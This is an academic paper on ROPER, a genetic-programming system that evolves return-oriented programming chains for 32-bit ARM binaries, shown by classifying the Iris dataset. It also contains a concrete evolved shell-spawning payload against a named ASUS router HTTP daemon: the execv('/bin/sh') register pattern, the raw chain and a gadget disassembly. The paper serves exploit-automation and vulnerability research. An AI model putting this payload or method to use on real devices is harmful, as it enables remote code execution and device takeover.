Return-Oriented Programme Evolution with ROPER: A proof of concept

Olivia Lucca Fraser[1], Nur Zincir-Heywood[1], Malcolm Heywood[1], and John T. Jacobs[2]

[1]*Faculty of Computer Science, Dalhousie University, Halifax, NS. Canada*
[2]*Raytheon Space and Airborne Systems, 6380 Hollister Av., Goleta, California, 93117-3114*

Article originally appears at GECCO'17 under ACM copyright 2017
`http://dl.acm.org/citation.cfm?doid=3067695.3082508`

Abstract

Return-orientated programming (ROP) identifies code snippets ending in a return instruction (gadgets) and chains them together to construct exploits. Gadgets are already present in executable memory, thus avoiding the need to explicitly inject new code. As such ROP represents one of the most difficult exploit mechanisms to mitigate. ROP design is essentially driven by the skill of human hacker, limiting the ability of exploit mitigation to reacting to attacks. In this work we describe an evolutionary approach to ROP design, thus potentially pointing to the automatic detection of vulnerabilities before application code is released.

1 Introduction

Vulnerability testing attempts to identify weaknesses in code that could ultimately lead to exploits capable of compromising computing systems. Attempts to automate vulnerability testing can potentially take many forms. For example, Kayacık et al., proposed a framework in which a genetic program was rewarded for finding 'Smash the Stack' style shellcode attacks which simultaneously minimized IDS alarm rates [4, 5]. However, such attacks are only viable as long as some region of memory (the stack or heap, for example) is mapped as executable. An attempt to redirect the instruction pointer to non-executable memory will result in a relatively harmless segfault.[1] It is increasingly common, today, to find a strict separation between executable and writeable memory (i.e., $W \oplus X$). Thanks to security features supported by most architectures and OSes, and taken advantage of by most compilers (e.g. both GCC and CLANG provide this feature) and some kernels (OpenBSD, for instance, now enforces $W \oplus X$ in a filesystem-wide fashion, by default.).

Broadly speaking, there are two parts to any remote code execution (RCE) attack:

1. composing the code to be executed
2. redirecting the instruction pointer (the `rip` on x86_64, `pc` on ARM) to that code – perhaps by corrupting ("smashing") the call stack, or corrupting a virtual method table pointer through a use-after-free, to give just a couple of examples

Traditional shellcode attacks compose supply part 1 directly, as a byte vector of assembled machine code that carries out the desired task. But for this to work, there has to be some location in memory that can be both written to and then executed – locations that are becoming increasingly scarce.

Mechanisms for circumnavigating $W \oplus X$ were demonstrated as early as 1997 when Solar Designer posted the return-into-libc technique to the Bugtraq mailing list.[2]

Rather than writing his attack code into memory, Solar Designer's attack satisfies the first requirement of RCE by simply reusing code that is already mapped to executable memory. Since libc is almost always going to be resident in the executable memory of a Unix process, it makes for a convenient target. And so, all that is necessary to spawn a shell, e.g., is to redirect the instruction pointer to the `system()` function, with the desired parameters on the stack (with may include, say, a pointer to the string `/bin/sh`).

[1]Still of concern as a potential DoS vector, but this is nowhere near as serious as the threat of arbitrary code execution.
[2]`http://seclists.org/bugtraq/1997/Aug/63`

Return-oriented-programming (ROP) is a generalization of this technique. It works by sifting through the host process's executable memory – its `.text` segment, in the case of ELF binaries – searching for chunks of code that can be rearranged in such a way that they carry out the attacker's wishes, rather than their intended design. For these chunks to be usable in an attack, however, it must be possible to jump from one to the other in a predetermined sequence. This is where the 'return-oriented' nature of the attack comes in: most architectures implement subroutine or function calls by first pushing the address of the instruction *after* the call onto the stack, and then jump to the first instruction of a subroutine that, itself, ends by popping the bookmarked 'return address' from the stack (this is what the `return` instruction in C is typically compiled to). In a ROP attack, we exploit this way of implementing returns. We set things up so that the 'return address' popped from the stack at the end of each 'gadget' is just a pointer to the next gadget we wish to execute. This lets us chain together multiple gadgets in sequence. In principle, it is possible to implement complex attacks in this fashion, without ever needing to use any executable code that is not already there, waiting for us in the process's executable memory segment (§ 2 summarizes recent ROP code bases).

ROPER is a genetic compiler that generates such chains by means of an evolutionary process that closely resembles linear genetic programming, with certain crucial distinctions (§ 3).[3]

The raw genetic material that ROPER works with is the set of gadgets extracted from a target executable binary – we focus for now on ELF binaries compiled for 32-bit ARM processors. The individual genotypes are ROP-chains – stacks of addresses pointing to gadgets– assembled from this material. The phenotype, on which selection pressures are brought to bear, is the behaviour these genotypes exhibit when executed in a virtual CPU.

The goal is to not simply automate the tricky and time-consuming human task of assembling ROP-chain payloads – though ROPER does that quite well – but to explore an entirely new class of payloads: ROP-chains that exhibit the sort of subtle and adaptive behaviour for which we normally employ machine learning.

As a proof of concept, we evolve ROP-chain payloads that cannibalize arbitrary binaries into mosaics capable of solving a traditional benchmark classification problem, dealing with the famous Iris dataset (§ 4). Without injecting a single foreign instruction, we will coax system and backend binaries into tasks that resemble nothing they were designed to do, and nothing that has been previously attempted in low-level binary exploitation: ROPER will sort flowers. Section 5 concludes the paper and identifies future work.

2 Related Work

A handful of technologies have already been developed for the automatic generation of ROP-chains. These range from tools that use one of several determinate recipes for assembling a chain – such as the Corelan Team's extraordinarily useful `mona.py` – to tools[4] which approach the problem through the lens of compiler design, grasping the set of gadgets extracted from a binary as the instruction set of a baroque and supervenient virtual machine.

We are aware of two such projects at the moment: *Q* [9], which is able to compile instructions in a simple scripting language into ROP chains, and which has been shown to perform well, even with relative small gadget sets, and ROPC, which grew out of its authors' attempts to reverse engineer *Q*, and extend its capabilities to the point where it could compile ROP-chains for scripts written in a Turing-complete programming language.[5] This latter project has since inspired a fork that aims to use ROPC's own intermediate language as an LLVM backend, which, if successful, would let programmes written in any language that compiles to LLVM's intermediate language, compile to ROPC-generated ROP-chains as well.

Another, particularly interesting contribution in the field of automated ROP-chain generation is *Braille*, which automates an attack that its developers term "Blind Return-Oriented Programming", or BROP [1]. BROP solves the problem of developing ROP-chain attacks against processes where not only the source code but the binary itself in unknown. *Braille* first uses a stack-reading technique to probe a vulnerable process (one that is subject to a buffer overflow and which automatically restarts after crashing), to find enough gadgets, through trial and error, for a simple ROP chain whose purpose will be to write the process's executable memory segment to a socket, sending that segment's data back to the attacker – data that is then used, in conjunction with address information obtained through stack-reading, to construct a more elaborate ROP-chain the old-fashioned way. It is an extremely interesting and clever technique, which could, perhaps, be fruitfully combined with the genetic techniques we will outline here.

To the best of our knowledge, neither evolutionary nor other machine-learning-driven techniques have been employed in the generation of ROP attacks. Such techniques *have*, however, been put to use in order to defend

[3] `https://github.com/oblivia-simplex/roper`
[4] `https://github.com/corelan/mona`
[5] `https://github.com/pakt/ropc`



Figure 1: High-level map of ROPER's architecture

against such attacks. The development of the HadROP detection system, by Pfaff et al., represents a recent contribution to this field [7], which trains support vector machines on the behaviour of hardware performance counters to detect the control flow patterns characteristic of ROP attacks.

3 Methodology

Roper is a complete system for the automatic evolution of ROP-chains meeting a user-supplied specification, and targetting a given executable or library binary. A bird's eye view of the system can be found in figure 1. The executable binary (box 1) supplies the raw material from which a collection of gadgets is extracted (box 2), and is mapped into the memory of a virtual machine (box 5). Together with a set of constants (parsed out of user-supplied input or randomly generated), these gadgets make up the gene pool from which an initial, random population will be initialized. This brings us to the genetic process that forms the core of the system (box 4). The individuals' genotypes – sequences of pointers into the executable (1), which now exists in the memory of the VM (5) – are sent over to the VM to be mapped into their corresponding phenotypes. Their behaviour in the CPU and the resulting CPU context array is returned to the genetic process (4) to be passed to the fitness functions. The fitness functions assess the phenotype images projected back to (4) from (5), together with any information coming from the user (box 3: labelled data or other specifications). These determine the process of parent selection (a steady state tournament), after which the reproduction and variation functions go to work (all of this takes place in box 4 of our map). The cycle then repeats, with an ongoing exchange of genotypes for phenotypes between (4) and (5), until the completion criteria have been reached.

3.1 Genotype Representation

3.1.1 Gadgets, Clumps, and Chains

Individuals, here, are essentially vectors of 32-bit words, which may be either pointers into executable memory addresses, to be popped into the instruction pointer, or other values, to be popped into the CPU's other registers.

Returns, in ARM machine code, are frequently implemented as multi-pop instructions – which pop an address from the stack while simultaneously popping a variable number of words into other registers as well. Depending on the target problem, the range of values that could potentially be made use of in the general purpose registers might be very different from the range of values where we find pointers into executable memory. Thus, it makes sense to interleaf address pointers and other values in a controlled fashion, when constructing our initial population.

To do this, we calculate the distance the stack pointer will shift when each gadget executes, $\Delta_{SP}(g)$, and then clump together each gadget pointer g with a vector of $\Delta_{SP}(g) - 1$ non-gadget values. [6] These values will populate the CPU's registers when the final, multipop instruction of the gadget is executed. The instruction pointer (`PC`) is always the final register populated through a multipop, and so the address of the next gadget g' should be found

[6] The pop instruction, `LDMIA! sp, {r0, r7, r9, pc}`, for example, has an Δ_{SP} of 4. If it's the only instruction that moves the stack pointer in gadget g, then $\Delta_{SP}(g) = 4$, and we will append 3 words to the clump that begins with a pointer to g.

exactly $\Delta_{SP}(g)$ slots up from g.[7] These 'clumps' will be the units that make up the genotype, from the point of view of crossover. We will, however, allow the mutation operators to alter these clumps' internal structure.

3.1.2 Variation Operators

Mutation Structuring the genotype in this way also lets us apply variation operators more intelligently. The genotype is much more tolerant of mutations to the non-gadget values in each clump than to the gadget address itself. The gadget address *may* be safe to increment or decrement by a word or two, but negating, multiplying, or masking it would almost certainly result in a crash. The rest of the words in the clump can be mutated much more freely, either arithmetically, or by indirection/dereference (we can replace a value with a pointer to that value, if one is available, or if a value can already be read as a valid pointer, we can replace it with its referent).

Crossover Our second variation operator is single-point crossover, which operates at the level of 'clumps', not words. We chose single-point crossover over two-point or uniform crossover to favour the most likely form gene linkage would take in this context. A single ROP-gadget can transform the CPU context in fairly complex ways, and, combined with multipop instructions, the odds that the work performed by a gadget g will be clobbered by a subsequent gadget g' increases greatly with the distance of g' from g. This means that adjacent gadgets are more likely to achieve a combined, fitness-relevant effect, than non-adjacent gadgets.

In single-point crossover between two specimens, A and B, we randomly select a link index i where $i < |A|$, and j where $j < |B|$. We then form one child whose first i genes are taken from the beginning of A, and whose next j genes are taken from the end of B, and another child using the complementary choice of genes.

3.1.3 Viscosity and Gene Linkage

As a way of encouraging the formation of complex 'building blocks' – sequences of clumps that tend to improve fitness when occurring together in a chain – we weight the random choice of the crossover points i and j, instead of letting them be simply uniform. The weight, or *viscosity*, of each link in chain A is derived from the running average of fitness scores of unbroken series of ancestors of A in which that same link has occurred. Following a fitness evaluation of A, the link-fitness of each clump $f(A[i])$ (implicitly, between each clump and its successor) is calculated on the basis of the fitness of A, $F(A)$:

$$f(A[i]) = F(A)$$

if the prior link fitness $f'(A[i])$ of $A[i]$ is `None`, and

$$f(A[i]) = \alpha F(A) + (1 - \alpha) f'(A[i])$$

otherwise. The prior link-fitness value $f'(A[i])$ is inherited from the parent from which the child child receives the link in question. If the child A receives its i^{th} clump from one parent and its $(i+1)^{th}$ clump from another, or if i is the final clump in the chain, then $f'(A[i])$ is initialized to `None`.

Viscosity is calculated from link-fitness simply by substituting a default value (50 %) for `None`, or taking the complement of the link-fitness when set. This value is the probability at which a link $i..i+1$ will be selected as the splice point in a crossover event.

In the event of a crash, the link-fitness of the clump responsible for the crash-event is severely worsened and the viscosity adjusted accordingly. The crossover algorithm is set up in such a way that crash-provoking clumps have a disproportionately high chance of being selected as splice-points, and are likely to simply be dropped from the gene pool, and elided in the splice. This has the effect of weeding particularly hazardous genes out of the genepool fairly quickly, as we will see.

3.2 Phenotype Evaluation

The phenotype, here, is the CPU context resulting from the execution of the genotype (the ROP-chain) in a virtual machine, passed through one of a handful of 'fitness functions', as follows:

[7] ROPER also handles gadgets that end in a different form of return: a pair of instructions that populates a series of registers from the stack, followed by an instruction that copies that address from one of those registers to `PC`. In these instances, $\Delta SP(g)$ and the offset of the next gadget from g are distinct. But this is a complication that we don't need to dwell on here.

3.2.1 Execution Environment

The transformation of the genotype into its corresponding phenotype – its 'ontogenesis' – takes place in one of a cluster of virtual machines set up for this purpose, using the Unicorn Engine emulation library.[8] A cluster of emulator instances is initialized at the beginning of each run, and the binary that we wish to exploit is loaded into its memory. We enforce non-writeability for the process's entire memory, with the sole exception of the stack, where we will be writing our ROP-chains. There are two reasons for this: first, since the task is to evolve pure ROP-chain payloads, we might as well enforce $W \oplus X$ as rigorously as possible – the very defensive measure that ROP was invented to subvert. Second, it makes things far more reliable and efficient if we do not have to worry about any of our chains corrupting their shared execution environment by, say, overwriting instructions in executable memory. This lets us treat each chain as strictly functional: the environment being stable, the output of a chain is uniquely determined by its composition and its inputs.[9]

In order to map the genotype – a stack of pointers into the executable memory (typically the `.text` segment) of the host process – into its resulting CPU context, the following steps are taken:

1. serialize the individual's clumps into a sequence of bytes;
2. copy this sequence over to the process's stack, followed by a long sequence of zeroes;
3. pop the first word on the stack into the instruction pointer register (`R15` or `PC` on ARM);
4. activate the machine;
5. execution stops when the instruction pointer hits zero – as will happen when it exhausts the addresses we wrote to its stack, when execution crashes, or when a predetermined number of steps have elapsed;
6. we then read the values in the VM's register vector, and pass this vector to one of our fitness functions;

The reason a ROP-chain controls the execution path, remember, is that each of the snippets of code ('gadgets') that its pointers refer to ends with a return instruction, which pops an address into the instruction pointer from the stack. In ordinary, non-pathological cases, this address points to the instruction in the code that comes immediately after a function call – it is a bookmark that lets the CPU pick up where it left off, after returning from a function. The cases we are interested in – and engineering – of course, *are* pathological: here, the address that the return instruction pops from the stack does not point to the place the function was called from, but to the next gadget that we want the machine to execute. This gadget, in turn, will end by popping the stack into the instruction pointer, and so on, until the stack is exhausted, and a zero is popped into `PC`. So long as a specimen controls the stack, it is able to maintain control of the instruction pointer.

All that is necessary to initiate the process, therefore, is to pop the first address in the chain into the instruction pointer – the resulting cascade of returns will handle the rest. In the wild, this fatal first step is usually accomplished by means of some form of memory corruption – using a buffer overflow or, more common nowadays, a use-after-free vulnerability, to overwrite a saved return address or a vtable pointer, respectively. The attacker leverages one of these vulnerabilities in order to write the first pointer in the chain to an address that will be unwittingly 'returned to' or 'called' by the process. In our set-up, this step is merely simulated. The rest, however, unfolds precisely as it would in an actual attack.

3.2.2 Fitness Functions

Two different fitness functions have been studied, so far, with this setup.

Pattern matching. The first, and more immediately utilitarian, of the two is simply to converge on a precisely specified CPU context. A pattern consisting of 32-bit integers and wildcards is supplied to the engine, and the task is to evolve a ROP-chain that brings the register vector to a state that matches the pattern in question. The fitness of a chain's phenotype is defined as the average between

1. the hamming distance between the non-wildcard target registers in the pattern, and the actual register values resulting from the chain's execution, and

[8] `http://www.unicorn-engine.org`

[9] Neglecting to enforce this in early experiments led to interesting circumstances where a chain would score remarkably well on a given run, but under conditions that were nearly impossible to reconstruct or repeat, since its success had depended on some ephemeral corruption of its environment.

2. the arithmetical difference between the non-wildcard target registers and the resulting register values,

as divided by

3. the number of matching values between the resulting and target register vectors, irrespective of place.

The reason for combining these three different metrics is that there is a wide variety of operations that can be carried out by our chains. Hence we would like our concept of difference to reflect, however vaguely, the number of steps that might be needed to reach our target, whether through numerical, bitwise, or move operations.

This is a fairly simple task, but one that has immediate application in ROP-chain development, where the goal is often simply to set up the desired parameters for a system call – an `execve` call to open a shell, for example. Such rudimentary chains can be easily generated by ROPER. In this capacity, ROPER can be seen as an automation tool, accomplishing with greater ease and speed what a might take a human programmer a few hours to accomplish, unaided.

Classification. But ROPER is capable of more complex and subtle tasks than this, and these set it at some distance from deterministic ROP-chain compilers like *Q*. As an initial foray in this direction, we set ROPER the task of attempting some standard, benchmark classification problems, commonly used in machine learning, beginning with some well-known, balanced datasets. In this context, ROPER's task is to evolve a ROP-chain that correctly classifies a given specimen when its n attributes, normalized as integers, are loaded into n of the virtual CPU's registers (which we will term the 'input registers') prior to launching the chain. m separate registers are specified as 'output registers', where m is the number of classes that ROPER must decide between. Whichever output register contains the greatest signed value after the attack has run its course is interpreted as the classification of the specimen in question.

The basis of the fitness function used for these tasks is just the detection rate. We will look at the results of these classification experiments in the next section.

Crash rate. Our population of random ROP-chains begins its life as an extraordinarily noisy and error-prone species, and so it is fairly likely that, at the beginning of a run, a chain will not have all of its gadgets executed before crashing. Crashing, for both tasks (pattern matching and classification), carries with it a penalty to fitness that is relative to the proportion of gadgets in the chain whose return instructions have not been reached. (This is measured by placing soft breakpoints at each gadget's return instruction, and incrementing a counter when each return is executed.) By not simply disqualifying chains that crash, or prohibiting instructions that are highly likely to result in a crash, we provide our population with a much richer array of materials to work with, and, in certain circumstances, dictated by competition with other chains, room to experiment with riskier tactics when it comes to control flow. At the same time, the moderate selective pressure that pushes *against* crashes is typically enough to steer the population towards more stable solutions.

3.2.3 Fitness Sharing

The most serious problem that ROPER appears to encounter, particularly when grappling with complex and subtle problems, is a flattening out of diversity, which leaves the population trapped in a local optimum without the means for escape – aside from the slow and stochastic trickle of random mutation and parentage.

One way of fostering diversity in the population is to encourage niching through fitness sharing. That is to say, the points awarded for correctly responding to each exemplar is scaled with respect to the number of other individuals that do likewise [8, 6]. The way this is implemented in ROPER is as follows:

1. each exemplar is initialized with a baseline `difficulty` score, equal their odds of being correctly handled by a zero rule classifier ($1 - \frac{1}{n}$ where n is the number of classes in the exemplar set)

2. each exemplar also has a `predifficulty` score. Every time an individual responds to it correctly, the exemplar's `predifficulty` is incremented by 1.

3. after a set number N of tournaments (typically

$$\frac{\texttt{population\_size}}{\texttt{tournament\_size} * (1 - x)}$$

where x is the probability of `tournament_size` being reduced by 1 and a parent being replaced by a new random chain), we iterate through the list of exemplars. The exemplar e's `difficulty` field is set to

$$\frac{\texttt{predifficulty}(e)}{N * x * \texttt{tournament\_size}}$$

The higher, the harder, since $\texttt{difficulty}(e)$ is approximately the fraction of the contestants who got e wrong. The `predifficulty` field is set to 1.

4. when an individual correctly responds to an exemplar, it receives $1.0 - \texttt{difficulty}(e)$ points, when it responds incorrectly, it receives 1.0; the baseline shared fitness of the individual is then set to the average of the scores it receives over all exemplars. (We say 'baseline' fitness, since it will later be modified by crash penalties etc.)

This arrangement means that the fitness of each individual can fluctuate from trial to trial, in response to the pressures of the rest of the population, as they compete for environmental niches and escape or succumb to overcrowding. We'll see the effects of this strategy in § 4.

3.3 Selection scheme

Tournament selection The selection method used in these experiments is a fairly simple tournament scheme: `t_size` specimens are selected randomly from a subpopulation or *deme* and evaluated. The $\texttt{t\_size} - 2$ worst performers are culled, and the two best become the parents of `brood_size` offspring, via single-point crossover. This brood is evaluated on a small random sample of the training data, and the best $\texttt{t\_size} - 2$ children are kept, replacing their fallen counterparts.

Migration between demes With each random choice of tournament contestants, there is some probability, `migration_rate`, that contestants may be drawn from the entire population, rather than just the active deme. This is to allow genetic material to flow from one subpopulation to another at a controlled rate. The hope is to inject diversity from one deme into another, without simply homogenizing the entire population.

Brood size Hoping to preserve diversity, we have kept `brood_size` relatively low. Crossover tends to be fairly destructive, and so applying overly harsh selective pressures to the brood has a tendency to filter out offspring that have lesser resemblance to their parents (whose fitness, at least with respect to the contestants chosen for the tournament) has already been established.

Randomized parents There is also a certain probability, in each tournament, that only $\texttt{t\_size} - 1$ contestants will be chosen, and that instead of being the second-best performer in the tournament, the second parent will be a new chain, randomly generated from scratch. This provides a constant trickle of fresh blood into the gene pool, and helps stave off stagnation.

4 Empirical Study

Though our experimental study (and consequent fine-tuning) of ROPER's capabilities is still at an early stage, the results we have been able to obtain so far have been encouraging.

4.1 Pattern Matching for `execv()`

A simple and practical example of ROPER's pattern-matching capability is to have it construct the sort of ROP chain we would use if we wanted to, say, pop open a shell with the host process' privileges. The usual way of doing this is to write a chain that sets up the system call

```
execv("/bin/sh", ["/bin/sh"], 0)
```

For this to work, we'll need `r0` and `r1` to point to `"/bin/sh"`, `r2` to contain 0, and `r7` to contain 11, the number of the `execv` system call. Once all of that is in place, we just jump to any `svc` instruction we like, and we have our shell.

Table 1: Contents of a successful payload (abridged): address pointers on the left-hand margin, literals extending to the right. Each row is a 'clump'.

```
000100fc 0002bc3e 0002bc3e 0002bc3e
00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b
000155ec 00000000 0000000b 0002bc3e
000100fc 0002bc3e 0000000b 00000000
0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e
0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e
/* -- SNIP -- */

0016758 0002bc3e
0000e0f8 0002bc3e
00013760 00000000 0000000b 0002bc3e 0002bc3e 0002bc3e
```

```
;; Gadget 0
[000100fc]  mov r0,r6
[00010100]  ldrb r4,[r6],#1
[00010104]  cmp r4,#0
[00010108]  bne #4294967224
[0001010c]  rsb r5,r5,r0
[00010110]  cmp r5,#0x40
[00010114]  movgt r0,#0
[00010118]  movle r0,#1
[0001011c]  pop {r4,r5,r6,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Gadget 1
[00012780]  bne #0x18
[00012798]  mvn r7,#0
[0001279c]  mov r0,r7
[000127a0]  pop {r3,r4,r5,r6,r7,pc}

R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff

;; Gadget 2
[00016884]  beq #0x1c
[00016888]  ldr r0,[r4,#0x1c]
[0001688c]  bl #4294967280
[0001687c]  push r4,lr
[00016880]  subs r4,r0,#0
[00016884]  beq #0x1c
[000168a0]  mov r0,r1
[000168a4]  pop {r4,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Extended Gadget 0
[00016890]  str r0,[r4,#0x1c]
[00016894]  mov r0,r4
[00016898]  pop {r4,lr}
[0001689c]  b #4294966744
[00016674]  push {r4,lr}
[00016678]  mov r4,r0
[0001667c]  ldr r0,[r0,#0x18]
[00016680]  ldr r3,[r4,#0x1c]
[00016684]  cmp r0,#0
[00016688]  ldrne r1,[r0,#0x20]
[0001668c]  moveq r1,r0
[00016690]  cmp r3,#0
[00016694]  ldrne r2,[r3,#0x20]
[00016698]  moveq r2,r3
[0001669c]  rsb r2,r2,r1
[000166a0]  cmn r2,#1
[000166a4]  bge #0x48
[000166ec]  cmp r2,#1
[000166f0]  ble #0x44
[00016734]  mov r2,#0
[00016738]  cmp r0,r2
[0001673c]  str r2,[r4,#0x20]
[00016740]  beq #0x10
[00016750]  cmp r3,#0
[00016754]  beq #0x14
[00016758]  ldr r3,[r3,#0x20]
[0001675c]  ldr r2,[r4,#0x20]
[00016760]  cmp r3,r2
[00016764]  strgt r3,[r4,#0x20]
[00016768]  ldr r3,[r4,#0x20]
[0001676c]  mov r0,r4
[00016770]  add r3,r3,#1
[00016774]  str r3,[r4,#0x20]
[00016778]  pop {r4,pc}

R0: 0000000b
R1: 00000000
R2: 00000000
R7: 0002bc3e

;; Extended Gadget 1
[00012780]  bne #0x18
[00012784]  add r5,r5,r7
[00012788]  rsb r4,r7,r4
[0001278c]  cmp r4,#0
[00012790]  bgt #4294967240
[00012794]  b #8
[0001279c]  mov r0,r7
[000127a0]  pop {r3,r4,r5,r6,r7,pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b

;; Extended Gadget 2
[000155ec]  b #0x1c
[00015608]  add sp,sp,#0x58
[0001560c]  pop {r4,r5,r6,pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b

;; Extended Gadget 3
[00016918]  mov r1,r5 **
[0001691c]  mov r2,r6
[00016920]  bl #4294967176
[000168a8]  push {r4,r5,r6,r7,r8,lr}
[000168ac]  subs r4,r0,#0
[000168b0]  mov r5,r1
[000168b4]  mov r6,r2
[000168b8]  beq #0x7c
[000168bc]  mov r0,r1
[000168c0]  mov r1,r4
[000168c4]  blx r2

R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
```

Table 2: Disassembly of a succesful chain, with 'extended gadgets'. ** indicates where the pattern is completed.

First, of course, we need to pick our mark. We'll use a small HTTP server from an ARM router from ASUS, `tomato-RT-N18U-httpd`.[10] After a bit of exploration with Radare 2, we see that this binary already has the string `"/bin/sh"` sitting in plain sight, in `.rodata`, at the address `0x0002bc3e`. The pattern we want to pass to ROPER is

```
02bc3e 02bc3e 0 _ _ _ _ 0b
```

ROPER is able to evolve a chain that brings about this exact register state within a couple of minutes or so, on average. In table 1 is one such result: a 31^{st}-generation descendent of our initial population of 2048 chains, with a 45 % mutation rate, spread over 4 demes with 10 % migration trafficking between them. Address pointers are listed in the left-hand margin, with immediate values extending to the right.

It's an extaordinarily labyrinthine chain, by human standards, and there's little in it genotype to hint at the path it takes through phenospace. Only 3 of its 32 gadgets execute as expected – but the third starts writing to its own call stack by jumping backwards with a `bl` instruction, which loads the link register, and then pushing `lr` onto the stack, which it will later pop into the programme counter. From that point forward, we are off-script. The next four 'gadgets' appear to have been discovered spontaneously, found in the environment, and not inherited as such from the gene pool. We give the term 'extended gadgets' to these units of code, meant to suggest analogies with Dawkin's notion of the extended phenotype [3].

Table 2 provides a disassembly of the chain as it wound its way through the HTTP daemon's memory. After each gadget we printed out the state of the four registers we're interested in, i.e. `R0, R1, R2, R7`.

It seems unlikely that ROPER would be able to discover these labyrinthine passageways through its host's memory if the selection pressure against errors was more severe. As we can see in figure 2, about halfway back along the champion's phylogenic tree, the percentage of crashes in the population peaked to levels unseen since

[10] Available at `https://advancedtomato.com/downloads/router/rt-n18u`.



Figure 2: Evolving a shell-spawning chain on tomato-RT-N18U-httpd

the beginnings of the run. This is an extremely common phenomenon in ROPER evolutions, and tends to occur once fitness has plateaued for some time. Length begins to increase as protective code bloat and a preponderance of introns is selected for over dramatic improvements in fitness, since it decreases the odds that valuable gene linkages will be destroyed by crossover.[11] We see this clearly enough in our champion ROP-chain, where 29 of its 32 gadgets do not contribute in any way to the chain's fitness – though they do increase the odds that its fitness-critical gene linkages will be passed on to its offspring.

Branching to gadgets unlisted in the chain's own genome can be seen as a dangerous and error-prone tactic to dramatically increase the proportion of introns in the genome. Selection for such tactics would certainly explain the tendency for the crash rate of the population to rise – and to rise, typically, a few generations before the population produces a new champion.

There has been an observable tendency, in fact, for ROPER populations' best performers to be those that take strange and enigmatic risks with their own control flow – manipulating the programme counter and stack pointer directly, pushing values to their own call stack, branching wildly into unexplored regions of memory space, and so on. These are traits that we rarely see in mediocre specimens, but which are common in chains that are either complete disasters, or which are the population's fittest specimens.

4.2 Fleurs du Malware

ROPER's pattern-matching capabilities allow it to automate tasks commonly undertaken by human hackers. The end result may not *resemble* a ROP-chain assembled by human hands (or even by a deterministic compiler), but its function is essentially the same as the ones carried out by most human-crafted ROP-chains: to prepare the CPU context for this or that system call, so that we can spawn a shell, open a socket, write to a file, dump a region of memory, etc. In this domain, ROPER is not alone – several other tools exist for automating ROP-chain construction (§ 2).

In this section, we'll see that ROPER is also capable of evolving chains that are, in both form and function, entirely unlike anything designed by a human. Though it is still in its early stages, and its achievements so far should be framed only as proofs of concept, ROPER has already shown that it can evolve chains that exhibit learned or adaptive behaviour. To illustrate this, we will set ROPER the task of classifying Ronald Fisher and Edgar Anderson's famous *Iris* data set.[12] This is a fairly simple, balanced dataset, with just four attributes, and three classes, and is widely used to benchmark machine learning algorithms.

The fitness curve of our best specimens *without fitness-sharing* typically took the form of long, shallow plateaus, against the backdrop of a population swayed more by evolutionary drift than selective pressure. A second-order selective pressure appeared to encourage intron formation, of which the crash rate seems to be a fairly reliable index (crashes are the casualties of a certain method of intron formation, in this context). This is what we see unfolding in figure 3. A dip in average length coincides with the peak in the crash rate, around phylogenic

[11] The analysis of code bloat and introns that we are drawing on here is largely indebted to the theory of introns from Chapter 7, and §7.7 in particular [2]

[12] Available at `https://archive.ics.uci.edu/ml/datasets/Iris`



Figure 3: ROPER's classification of the Iris data set, without fitness sharing: 86.8 % detection rate, after 180800 tournaments

